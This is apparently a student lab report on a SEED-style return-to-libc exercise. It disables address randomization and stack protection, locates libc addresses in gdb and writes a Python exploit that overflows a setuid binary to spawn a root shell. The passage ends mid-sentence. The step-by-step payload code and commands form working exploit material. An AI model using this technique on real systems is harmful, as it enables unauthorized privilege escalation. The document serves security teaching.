
CMSC 150 Lab 3
Return-to-libc Attack Lab

Antonino, Erica Mae
Layug, Mikaella Louise
Santos, Ethan Mark


Setup

Turn off address space randomization and configure /bin/sh




```
[10/11/24]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/11/24]seed@VM:~$ sudo ln -sf /bin/zsh /bin/sh
```

Input "gcc-m32-fno-stack-protector example.c" to compile with StackGuard disabled and edit the buffer size to 20



```
TARGET = retlib

all: ${TARGET}

N = 20
retlib: retlib.c
	gcc -m32 -DBUF_SIZE=${N} -fno-stack-protector -z noexecstack -o $@ $@.c
	sudo chown root $@ && sudo chmod 4755 $@

clean:
	rm -f *.o *.out ${TARGET} badfile
```


Run the Makefile



```
[10/11/24]seed@VM:~/.../3Labsetup$ make
gcc -m32 -DBUF_SIZE=20 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
```


Task 1: Finding out the Addresses of libc Functions

First we create a new badfile and run the gdb debugging tool as indicated in the module. We use gdb in quiet mode (-q) to debug the target program .retlib. We must then set the breakpoint to main.



```
[10/11/24]seed@VM:~/.../3Labsetup$ touch badfile
[10/11/24]seed@VM:~/.../3Labsetup$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you me
an "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you m
ean "=="?
  if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ break main
Breakpoint 1 at 0x12ef
gdb-peda$ 
```


We then run .retlib.



seed@VM: ~/.../3Labsetup

```
gdb-peda$ run
Starting program: /home/seed/Downloads/3Labsetup/retlib
[----------------------------------registers-----------------------------------]
EAX: 0xf7fb6808 --> 0xffffd20c --> 0xffffd3d4 ("SHELL=/bin/bash")
EBX: 0x0
ECX: 0xeb7bb896
EDX: 0xffffd194 --> 0x0
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0x0
ESP: 0xffffd16c --> 0xf7debee5 (<__libc_start_main+245>:        add    esp,0x10)
EIP: 0x565562ef (<main>:        endbr32)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562ea <foo+58>: mov    ebx,DWORD PTR [ebp-0x4]
   0x565562ed <foo+61>: leave
   0x565562ee <foo+62>: ret
=> 0x565562ef <main>:   endbr32
   0x565562f3 <main+4>: lea    ecx,[esp+0x4]
   0x565562f7 <main+8>: and    esp,0xfffffff0
   0x565562fa <main+11>:        push   DWORD PTR [ecx-0x4]
   0x565562fd <main+14>:        push   ebp
[------------------------------------stack-------------------------------------]
0000| 0xffffd16c --> 0xf7debee5 (<__libc_start_main+245>:       add    esp,0x10)
0004| 0xffffd170 --> 0x1
0008| 0xffffd174 --> 0xffffd204 --> 0xffffd3ae ("/home/seed/Downloads/3Labsetup/retlib")
0012| 0xffffd178 --> 0xffffd20c --> 0xffffd3d4 ("SHELL=/bin/bash")
0016| 0xffffd17c --> 0xffffd194 --> 0x0
0020| 0xffffd180 --> 0xf7fb4000 --> 0x1e6d6c
0024| 0xffffd184 --> 0xf7ffd000 --> 0x2bf24
0028| 0xffffd188 --> 0xffffd1e8 --> 0xffffd204 --> 0xffffd3ae ("/home/seed/Downloads/3Labsetup/retlib")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$
```

To see the system and exit addresses we need, we print using “p”.




```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
```

- System Address: 0xf7e12420
- Exit Address: 0xf7e04f80


Task 2: Putting the shell string in the memory

As stated in the module, we create a new shell variable containing “/bin/sh” which we verify using the env command. Then we create a prtenv.c file.




```
[10/11/24]seed@VM:~/.../3Labsetup$ export MYSHELL=/bin/sh
[10/11/24]seed@VM:~/.../3Labsetup$ env | grep MYSHELL
MYSHELL=/bin/sh
[10/11/24]seed@VM:~/.../3Labsetup$ touch prtenv.c
```

prtenv.c: to find the location of the new variable in the memory.




```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

void main(){
        char* shell = getenv("MYSHELL");
        if (shell)
        printf("%x\n", (unsigned int)shell);
}
```

Compile prtenv.c using the following command:




```
[10/11/24]seed@VM:~/.../3Labsetup$ gcc -m32 -fno-stack-protector -z noexecstack -o prtenv prtenv.c
```

Placing the code from the prtenv.c file to retlib.c




```

    strcpy(buffer, str);

    return 1;
}

void foo(){
    static int i = 1;
    printf("Function foo() is invoked %d times\n", i++);
    return;
}

int main(int argc, char **argv)
{
   char input[1000];
   FILE *badfile;

   badfile = fopen("badfile", "r");
   int length = fread(input, sizeof(char), 1000, badfile);
   printf("Address of input[] inside main():  0x%x\n", (unsigned int) input);
   printf("Input size: %d\n", length);

   bof(input);

   printf("(^_^)(^_^) Returned Properly (^_^)(^_^)\n");
   char* shell = getenv("MYSHELL");
        if (shell)
        printf("%x\n", (unsigned int)shell);
   return 1;
}
```

Compiling retlib using the make command



```
[10/11/24]seed@VM:~/.../3Labsetup$ make
gcc -m32 -DBUF_SIZE=20 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
```

Executing prtenv.c and retlib.c to verify if both of them print out the same address for MYSHELL




```
[10/11/24]seed@VM:~/.../3Labsetup$ ./prtenv
ffffd411
[10/11/24]seed@VM:~/.../3Labsetup$ ./r
bash: ./r: No such file or directory
[10/11/24]seed@VM:~/.../3Labsetup$ ./retlib
Address of input[] inside main():  0xffffcdac
Input size: 0
Address of buffer[] inside bof():  0xffffcd68
Frame Pointer value inside bof():  0xffffcd88
(^_^)(^_^) Returned Properly (^_^)(^_^)
ffffd411
```

- Sh Address: 0xffffd411
- Buffer address: 0xffffcd68
- frame pointer value: 0xffffcd88

Task 3: Launching the Attack


- System Address: 0xf7e12420
- Exit Address: 0xf7e04f80
- Sh Address: 0xffffd411
- Buffer address: 0xffffcd68
- Frame pointer value: 0xffffcd88

- Y = frame pointer value - buffer address = 0xffffcd88 - 0xffffcd68 + 4 = 36 in decimal
- Z = Y + 4 = 40 in decimal
- X = Z + 4 = 44 in decimal



```python
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 44
sh_addr = 0xffffd411       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 36
system_addr = 0xf7e12420   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 40
exit_addr = 0xf7e04f80     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

Executing expolit.py & retlib. This will update the contents of badfile.




```
[10/11/24]seed@VM:~/.../3Labsetup$ ./exploit.py
[10/11/24]seed@VM:~/.../3Labsetup$ ./retlib
Address of input[] inside main():  0xffffcdac
Input size: 300
Address of buffer[] inside bof():  0xffffcd68
Frame Pointer value inside bof():  0xffffcd88
# whoami
root
# exit
```

Attack is successful as it returns root after querying whoami, which means the current user has root privileges.


Attack Variation # 1

To figure out if exit() is necessary, we comment it out.



```python
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 44
sh_addr = 0xffffd411       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 36
system_addr = 0xf7e12420   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

#Z = 40
#exit_addr = 0xf7e04f80     # The address of exit()
#content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```


When we run the attack now, we see that the attack is successful. Though when exiting we get a Segmentation fault due to the exit address being commented out. This tells us that the attack is not fully clean and causes a Segmentation fault without the exit(), even if 